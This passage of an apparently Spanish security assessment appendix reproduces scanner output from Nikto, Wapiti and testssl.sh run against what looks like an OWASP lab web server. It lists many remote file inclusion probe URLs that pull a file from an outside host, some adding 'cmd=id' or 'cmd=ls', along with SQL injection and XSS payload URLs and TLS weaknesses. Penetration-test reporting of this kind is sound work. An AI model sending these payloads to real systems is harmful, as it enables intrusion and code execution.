+  OSVDB-5292:  /index.php?ext=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?faq_path=http://cirt.net/rfiinc.txt??&cmd=id:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?file_Nikto[]=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?file_name[]=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?file_path=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?fileloc=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?from=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?func=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?function=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?function=custom&custom=http://cirt.net/rfiinc.txt?:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?gOo=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?gen=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?get=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?home_Nikto=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?home_name=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?ilang=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?inc_dir=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?inc_dir=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?includeDir=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?includeFooter=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?includesdir=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?insPath=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?lang=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?language=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?language=en&main_page=http://cirt.net/rfiinc.txt?:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?lizge=http://cirt.net/rfiinc.txt??&cmd=ls:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?lng=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?load=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?loadpage=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?main_tabid=1&main_content=http://cirt.net/rfiinc.txt?:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?may=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?middle=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?mode=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?mode=http://cirt.net/rfiinc.txt??&cmd=:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?modpath=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ /index.php?module=PostWrap&page=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+    OSVDB-5292:    /index.php?module=PostWrap&page=http://cirt.net/rfiinc.txt?:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?mosConfig_absolute_path=http://cirt.net/rfiinc.txt?:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /index.php?news7[\"functions\"]=http://cirt.net/rfiinc.txt?:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?news_include_path=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?open=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
```

```
locations.dat) or from http://osvdb.org/
+   OSVDB-5292:   /index.php?option=com_custompages&cpage=http://cirt.net/rfiinc.txt??:   RFI   from   RSnake's   list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /index.php?page=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+  OSVDB-5292: /index.php?page=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?page=http://cirt.net/rfiinc.txt?%00: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ /index.php?page=http://cirt.net/rfiinc.txt??: Output from the phpinfo() function was found.
+ OSVDB-5292: /index.php?page=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292: /index.php?pagehttp://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:    /index.php?page[path]=http://cirt.net/rfiinc.txt??&cmd=ls:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?pageNikto=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?pagename=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?pager=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?pagina=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+    OSVDB-5292:    /index.php?path_to_folder=http://cirt.net/rfiinc.txt??cmd=id:    RFI    from    RSnake's    list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?pg=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?pg=http://cirt.net/rfiinc.txt??:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?phpbb_root_path=http://cirt.net/rfiinc.txt?:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?plugin=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?principal=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?proMod=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?proMod=http://cirt.net/rfiinc.txt??cmd:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?project=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?repinc=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?root_prefix=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?root_prefix=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?section=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?site=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?site_path=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?styl[top]=http://cirt.net/rfiinc.txt???:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?template=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?templates_dir=http://cirt.net/rfiinc.txt??:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?theme=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?themepath=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?themesdir=http://cirt.net/rfiinc.txt?:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+      OSVDB-5292:      /index.php?this_path=http://cirt.net/rfiinc.txt??:      RFI      from      RSnake's      list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?txt=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?up=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?url=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+  OSVDB-5292:  /index.php?w=http://cirt.net/rfiinc.txt?:  RFI  from  RSnake's  list  (http://ha.ckers.org/weird/rfi-
locations.dat) or from http://osvdb.org/
+     OSVDB-5292:     /index.php?way=http://cirt.net/rfiinc.txt???????????????:     RFI     from     RSnake's     list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or
limited to authorized hosts.
+ OSVDB-3268: /webservices/: Directory indexing found.
+ /webservices/: Webservices found
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8489 requests: 0 error(s) and 188 item(s) reported on remote host
+ End Time:           2016-05-14 23:17:03 (GMT2) (64 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Anexo 6: Pruebas con Wapiti.

```
# wapiti www.shopathome.com --color --output wapiti.html --format html
Wapiti-2.3.0 (wapiti.sourceforge.net)

 Note
========
Este escaneo se ha guardado en el archivo /root/.wapiti/scans/www.shopathome.com.xml
Puedes usarlo para realizar ataques sin escanear de nuevo el website mediante el
parámetro "-k"
[*] Cargando modulos:
         mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess,
mod_blindsql, mod_permanentxss, mod_nikto

[+] Lanzando módulo exec

[+] Lanzando módulo file

[+] Lanzando módulo sql
Inyección MySQL en http://www.shopathome.com/includes/pop-up-help-context-generator.php
mediante inyección en el parámetro pagename
   URL maliciosa: http://www.shopathome.com/includes/pop-up-help-context-generator.php?
pagename=%BF%27%22%28
Inyección MySQL en http://www.shopathome.com/level-1-hints-page-wrapper.php mediante
inyección en el parámetro level1HintIncludeFile
         URL    maliciosa:    http://www.shopathome.com/level-1-hints-page-wrapper.php?
level1HintIncludeFile=%BF%27%22%28

[+] Lanzando módulo xss
Vulnerabilidad XSS en http://www.shopathome.com/webservices/soap/ws-user-account.php
mediante inyección en la ruta al recurso
      URL   maliciosa:   http://www.shopathome.com/webservices/soap/ws-user-account.php/
%3Cscript%3Ephpselfxss()%3C/script%3E
Vulnerabilidad    XSS    en    http://www.shopathome.com/webservices/soap/ws-lookup-dns-
record.php mediante inyección en la ruta al recurso
   URL maliciosa: http://www.shopathome.com/webservices/soap/ws-lookup-dns-record.php/
%3Cscript%3Ephpselfxss()%3C/script%3E
Vulnerabilidad XSS en http://www.shopathome.com/webservices/soap/ws-hello-world.php
mediante inyección en la ruta al recurso
      URL   maliciosa:   http://www.shopathome.com/webservices/soap/ws-hello-world.php/
%3Cscript%3Ephpselfxss()%3C/script%3E
Vulnerabilidad    XSS    en    http://www.shopathome.com/includes/pop-up-help-context-
generator.php mediante inyección en el parámetro pagename
   URL maliciosa: http://www.shopathome.com/includes/pop-up-help-context-generator.php?
pagename=%3Cscript%3Ealert%28%27wmtu04i8z2%27%29%3C%2Fscript%3E
Vulnerabilidad XSS en http://www.shopathome.com/level-1-hints-page-wrapper.php mediante
inyección en el parámetro level1HintIncludeFile
         URL    maliciosa:    http://www.shopathome.com/level-1-hints-page-wrapper.php?
level1HintIncludeFile=%3Cscript%3Ealert%28%27wtqaxy2qs1%27%29%3C%2Fscript%3E

[+] Lanzando módulo blindsql

[+] Lanzando módulo permanentxss

Informe
------
Se ha generado un informe en el fichero wapiti.html
Abrir wapiti.html/index.html con el navegador para ver el informe
```

Anexo 7: Pruebas con testssl.sh

```
 Testing protocols (via sockets except TLS 1.2, SPDY+HTTP2)

 SSLv2      not offered (OK)
 SSLv3      offered (NOT ok)
 TLS 1      offered
 TLS 1.1    not offered
 TLS 1.2    not offered (NOT ok)
 SPDY/NPN   not offered
 HTTP2/ALPN not offered

 Testing ~standard cipher lists

 Null Ciphers                 not offered (OK)
 Anonymous NULL Ciphers       not offered (OK)
 Anonymous DH Ciphers         not offered (OK)
 40 Bit encryption            not offered (OK)
 56 Bit encryption            not offered (OK)
 Export Ciphers (general)     not offered (OK)
 Low (<=64 Bit)               not offered (OK)
 DES Ciphers                  not offered (OK)
 Medium grade encryption      offered (NOT ok)
 Triple DES Ciphers           offered (NOT ok)
 High grade encryption        offered (OK)

Testing server preferences

 Has server cipher order?     nope (NOT ok)
 Negotiated protocol          TLSv1
 Negotiated cipher            DHE-RSA-AES256-SHA, 1024 bit DH (limited sense as client will pick)
 Negotiated cipher per proto  (limited sense as client will pick)
     DHE-RSA-AES256-SHA:            SSLv3, TLSv1
 No further cipher order check has been done as order is determined by the client

 Testing server defaults (Server Hello)

 TLS extensions (standard)    "server name/#0" "renegotiation info/#65281" "session ticket/#35"
 Session Tickets RFC 5077     (none)
 SSL Session ID support       yes
 TLS clock skew               random values, no fingerprinting possible
 Signature Algorithm          SHA1 with RSA
 Server key size              1024 bits
 Fingerprint / Serial         SHA1 E469E1F2987740C33AECEE7CF630CA1931BE05AE / E6870DDD72C2B9E7
                              SHA256 B0945E8208949294EC14B1FCD2998BF148333EBB7D34135188E298B4FE2D46B2
 Common Name (CN)             "owaspbwa" (works w/o SNI)
 subjectAltName (SAN)         --
 Issuer                       "owaspbwa" ("")
 EV cert (experimental)       no
 Certificate Expiration       2422 >= 60 days (2013-01-02 22:12 --> 2022-12-31 22:12 +0100)
 # of certificates provided   1
 Chain of trust (experim.)    NOT ok (self signed)
 Certificate Revocation List  --
 OCSP URI                     --
 OCSP stapling                –

 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK) (no heartbeat extension)
 CCS (CVE-2014-0224)                       VULNERABLE (NOT ok)
 Secure Renegotiation (CVE-2009-3555)      not vulnerable (OK)
 Secure Client-Initiated Renegotiation     not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                VULNERABLE (NOT ok)
 BREACH (CVE-2013-3587)                        potentially NOT ok, uses gzip HTTP compression. - only supplied "/"
tested
                                           Can be ignored for static pages or if no secrets in the page
 POODLE, SSL (CVE-2014-3566)                 VULNERABLE (NOT ok), uses SSLv3+CBC (check TLS_FALLBACK_SCSV mitigation
below)
 TLS_FALLBACK_SCSV (RFC 7507), experim.    Downgrade attack prevention NOT supported
 FREAK (CVE-2015-0204)                     not vulnerable (OK)
 DROWN (2016-0800, CVE-2016-0703), exper.  not vulnerable on this port (OK)
                                               make sure you don't use this certificate elsewhere with SSLv2 enabled
services
                                                                                                    https://censys.io/ipv4?
q=B0945E8208949294EC14B1FCD2998BF148333EBB7D34135188E298B4FE2D46B2 could help you to find out
 LOGJAM (CVE-2015-4000), experimental       not vulnerable (OK), common primes not checked. See below for any DH
ciphers + bit size
 BEAST (CVE-2011-3389)                     SSL3: DES-CBC3-SHA EDH-RSA-DES-CBC3-SHA
                                                 AES128-SHA DHE-RSA-AES128-SHA AES256-SHA
                                                 DHE-RSA-AES256-SHA
                                           TLS1: DES-CBC3-SHA EDH-RSA-DES-CBC3-SHA
                                                 AES128-SHA DHE-RSA-AES128-SHA AES256-SHA
                                                 DHE-RSA-AES256-SHA
                                           VULNERABLE (NOT ok) -- and no higher protocols as mitigation supported
 RC4 (CVE-2013-2566, CVE-2015-2808)        VULNERABLE (NOT ok): RC4-SHA RC4-MD5 RC4-MD5
```